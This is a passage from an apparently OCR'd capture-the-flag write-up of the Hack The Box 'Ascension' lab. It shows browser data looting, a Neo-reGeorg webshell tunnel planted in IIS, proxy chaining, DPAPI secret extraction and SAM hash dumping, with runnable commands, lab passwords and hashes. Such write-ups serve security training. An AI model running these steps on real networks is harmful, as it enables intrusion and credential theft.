
```
PS C:\Users\elliot\music> cat .\out.txt | findstr /i chrome
   Google Chrome Elevation Service (GoogleChromeElevationService)(Google LLC - Google Chrome Elevation Service (GoogleChromeElevationService))["C:\Program Files\Google\Chrome\Application\86.0.4240.75\elevation_service.exe"] - System
   Folder: C:\Program Files\Google\Chrome\Application\86.0.4240.75\Installer
   File: C:\Program Files\Google\Chrome\Application\86.0.4240.75\Installer\chrmstp.exe --configure-user-settings --verbose-logging --system-level (Unquoted and Space detected)
 [+] Showing saved credentials for Chrome
 [+] Looking for Chrome DBs
   Chrome cookies database exists at C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\Cookies
   Chrome saved login database exists at C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\Cookies
 [+] Looking for GET credentials in Chrome history
 [+] Chrome bookmarks
PS C:\Users\elliot\music> ls "C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\IndexedDB"


    Directory: C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\IndexedDB

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       10/16/2020   7:50 AM                https_app.slack.com_0.indexeddb.blob
d-----       10/16/2020   7:51 AM                https_app.slack.com_0.indexeddb.leveldb


PS C:\Users\elliot\music> ls "C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0.indexeddb.blob"


    Directory: C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0.indexeddb.blob

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       10/16/2020   7:50 AM                1


PS C:\Users\elliot\music> ls "C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0.indexeddb.blob\1"


    Directory: C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0.indexeddb.blob\1

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       10/16/2020   8:04 AM                00


PS C:\Users\elliot\music> ls "C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0.indexeddb.blob\1\00"


    Directory: C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0.indexeddb.blob\1\00

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       10/16/2020   9:28 AM         170673 7
```

I will pull it from the remote via SCP (**<sarcasm>**Windows OpenSSH SCP Syntax is awesome when dealing with spaces is path, btw**</sarcasm>**):

```
Cmd > scp -P 2222
megaairline.local\elliot@127.0.0.1:"\"\"C:\Users\elliot\AppData\Local\Google\Chr
ome\User Data\Default\IndexedDB\https_app.slack.com_0.indexeddb.blob\1\00\7\"\""
slack.blob
```

```
C:\Users\Administrator\Music>scp
usage: scp [-346BCpqrv] [-c cipher] [-F ssh_config] [-i identity_file]
           [-l limit] [-o ssh_option] [-P port] [-S program] source ... target

C:\Users\Administrator\Music>scp -P 2222 megaairline.local\elliot@127.0.0.1:"\"\"C:\Users\elliot\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0.indexeddb.blob\1\00\7\"\"" slack.blob
megaairline.local\elliot@127.0.0.1's password:
7

C:\Users\Administrator\Music>dir
 Volume in drive C has no label.
 Volume Serial Number is C007-7498

 Directory of C:\Users\Administrator\Music

04/20/2021  02:48 PM    <DIR>          .
04/20/2021  02:48 PM    <DIR>          ..
04/17/2021  07:39 PM         8,548,352 chisel.exe
04/17/2021  07:28 PM           144,735 chiselpay.exe
04/19/2021  01:40 PM             1,547 cmd.aspx
04/18/2021  02:36 AM            45,272 nc.exe
04/18/2021  02:33 AM            37,667 powercat.ps1
04/19/2021  12:02 PM        20,598,784 python-2.7.18.amd64.msi
04/18/2021  02:02 AM    <DIR>          python-3.9.0b1-embed-amd64
04/18/2021  02:02 AM         8,386,898 python-3.9.0b1-embed-amd64.zip
04/19/2021  12:15 PM    <DIR>          requests
04/19/2021  12:14 PM           585,190 requests.zip
04/20/2021  02:48 PM           170,673 slack.blob
04/20/2021  02:07 PM         1,678,848 winpeas.exe
04/18/2021  02:14 AM         5,411,328 xc.exe
              11 File(s)     45,609,294 bytes
               4 Dir(s)  24,964,259,840 bytes free
```

I will do `strings` the blob on Kali and get another password.




Before going further I will build another tunnel to interact with 192.168.11.x network directly from Kali. I could create a path all the way back from MS01 over DC1 to WEB01 with SSH or Chisel (as I've described in this example), but I feel lazy and will do it another way.

There is IIS running on MS01 which makes it a perfect target for tunneling with Neo-reGeorg. I will generate the `tunnel.aspx` backdoor, drop it into `\inetpub\wwwroot` on MS01 and start a SOCKS proxy at `192.168.10.6:1337`. Using proxychains (as the name suggests) I will be able to *chain* multiple proxy servers to reach targets in 192.168.11.x.

Neo-reGeorg requires Python 2 as well as the `requests` module. I will download all the dependencies with pip on Kali, zip them and transfer to DC1:

```
$ pip download requests
$ zip requests.zip *
```




On DC1 I will unzip `requests` dependencies and install them like follows:

```
Cmd > C:\Python27\Scripts\pip.exe install --no-index --find-links
"C:\Users\Administrator\Music\requests" requests
```


Now, back on Kali, I will generate the `tunnel.aspx` backdoor:

```
$ python neoreg.py generate -k 'snovvcrash.rocks!'
```




Then I will upload all the files to their places and run `neoreg.py` on DC1:

```
Cmd > scp -P 2222 tunnel.aspx
megaairline.local\elliot@127.0.0.1:"C:\inetpub\wwwroot\tunnel.aspx"
Cmd > C:\Python27\Scripts\python.exe .\neoreg.py -k snovvcrash.rocks! -u
http://ms01.megaairline.local/tunnel.aspx -l 0.0.0.0 -p 1337
```



On Kali I will make a copy of proxychains config in CWD, modify it to use a chain of 2 proxies and verify elliot's local password with CME:


```
$ proxychains4 -f ./proxychains4.conf cme smb 192.168.11.210 -u elliot -p
'LetMeInAgain!' --local-auth
```



We don't receive "Pwn3d!" here due to UAC token filtering (elliot is not the RID 500 local admin), but as we saw earlier he **is** a member of local administrators group.

I will RDP into MS01 and grab the fifth flag:

```
$ proxychains4 -q -f ./proxychains4.conf xfreerdp /u:'elliot' /p:'LetMeInAgain!'
/v:192.168.11.210 /dynamic-resolution +clipboard
/drive:share,/home/snovvcrash/htb/endgames/ascension/www
```



!Flag

```
ASCENSION{sL4ck1ng_0n_**********}
```

7. Maverick

Being the local administrator on MS01, I will exfiltrate some extra creds with SharpDPAPI (again).

```
Administrator: c:\windows\system32\cmd.exe - powershell
PS C:\Users\elliot.MS01\music> .\SharpDPAPI.exe machinetriage

  __                 _   _   _ ___
 (_  |_   _. ._ ._  | \ |_) /\  |_) |
 __) | | (_| |  |_) |_/ |  /--\ |  _|_
                |
  v1.11.1


[*] Action: Machine DPAPI Credential, Vault, and Certificate Triage

[*] Elevating to SYSTEM via token duplication for LSA secret retrieval
[*] RevertToSelf()

[*] Secret  : DPAPI_SYSTEM
[*]    full: 487772FBFFEDCCD08B08239AF25F7C42A0C2AB7636CBEDE3241336B34893574F96C27A7411F18A6C
[*]    m/u : 487772FBFFEDCCD08B08239AF25F7C42A0C2AB76 / 36CBEDE3241336B34893574F96C27A7411F18A6C


[*] SYSTEM master key cache:

{236ba6f2-6d51-4312-beb2-365eb2897601}:E9AB8AB7568ABEEA751B1D5B4A8C14A682DE5CC4
{6af669bc-5e57-413c-ba26-6d63fb62c794}:78EF352E05532ADF635D9AFEEC839B96E99601A6
{b88476d3-b611-4e16-be7f-8525fb5dcd4f}:14F7A4B882D7D01EDF4C9015E10868649F58D159
{bd0e6c0c-1301-4c56-90f0-4dd4504dc8ce}:F2FBB1F90F09F29D7B20D4366BCE33C9B439CC81
{360b584f-7027-4f23-85ad-b13720f57979}:58B9072F514E39AB9036140775FA34FE852924E4
{b0724227-4609-4b11-81ad-4694b3e3e947}:C5CCE9487809C753C814848080BF1DD16985B509
{e85f73ce-4638-49bf-a1b2-984e0be4890b}:1C834ECB6C3DC3502001A4974DDF46E01141FDDF
{f52cb0ce-0f39-422a-bff2-68b49e60beb5}:11D1FB8FB59C7E18C8600959C13DF23FE22C8ADE


[*] Triaging System Credentials


Folder       : C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Credentials

  CredFile           : 7E6A4CF66305FBFB5B060CD27A723F46

    guidMasterKey    : {360b584f-7027-4f23-85ad-b13720f57979}
    size             : 576
    flags            : 0x20000000 (CRYPTPROTECT_SYSTEM)
    algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
    description      : Local Credential Data

    LastWritten      : 10/14/2020 10:33:07 AM
    TargetName       : Domain:batch=TaskScheduler:Task:{A7499C51-AB7C-44BF-9314-6A305239E450}
    TargetAlias      :
    Comment          :
    UserName         : MS01\Administrator
    Credential       : FWErfsgt4ghd7f6dwx
```

I will also grab SAM, SYSTEM and SECURITY registry hives and decrypt other local secrets.


```
┌─sn💀vvcr💥sh on kali-vm in ~/htb/endgames/ascension/www at [21/04 17:20]
└─o secretsdump.py -sam sam.hive -system system.hive -security security.hive LOCAL
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x90f5421891c9e26f038203ffeae531dc
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:78350c7b3c5fe865d954d5b47013e21f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
